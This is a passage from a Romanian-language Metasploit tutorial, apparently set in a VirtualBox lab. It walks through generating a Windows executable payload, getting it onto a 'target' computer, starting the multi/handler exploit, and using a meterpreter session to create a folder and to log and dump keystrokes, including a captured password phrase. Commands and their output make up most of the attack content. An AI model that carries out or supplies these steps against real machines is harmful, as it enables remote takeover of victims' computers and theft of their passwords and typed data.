
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Payload-ul a fost creat cu success. Ne ramane doar sa il trimitem calculatorului tinta.

Pentru transmitere din VirtualBox, KaliLinux in Windows 7/8/10 trebuie activata optiunea drag and drop.



Transmiteti fisierul nou creat pe desktop din KaliLinux catre calculatorul tinta.



Pasul 4: Exploatarea propriu-zisa

Introduceti comanda **exploit**.

```
msf5 exploit(multi/handler) > exploit
```


De reținut ca ținta poate fi atacată doar dacă payload-ul (fisierul.exe) este deschis de pe calculatorul țintă.

Se va aștepta ca să fie stabilită conexiunea cu sistemul pe care a fost deschis payload-ul creat anterior. **In acest moment, calculatorul atacat este la îndemână dvs.** Se va folosi comanda **help** și alegem modalitățile dorite de exploatare.

```
meterpreter > help
```

De exemplu: puteți crea un director nou pe calculatorul țintă.


```
meterpreter > mkdir Hacked  
Creating directory: Hacked
```



Sau puteți avea acces la tot ce se va tasta pe acel calculator:

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...
```

Va începe să scaneze tot ce se va tasta:



Va scana până când dorim să afișăm datele sau să oprim scanarea.

```
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
<Shift>Parola mea este<Shift>: ...
```

```
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...
```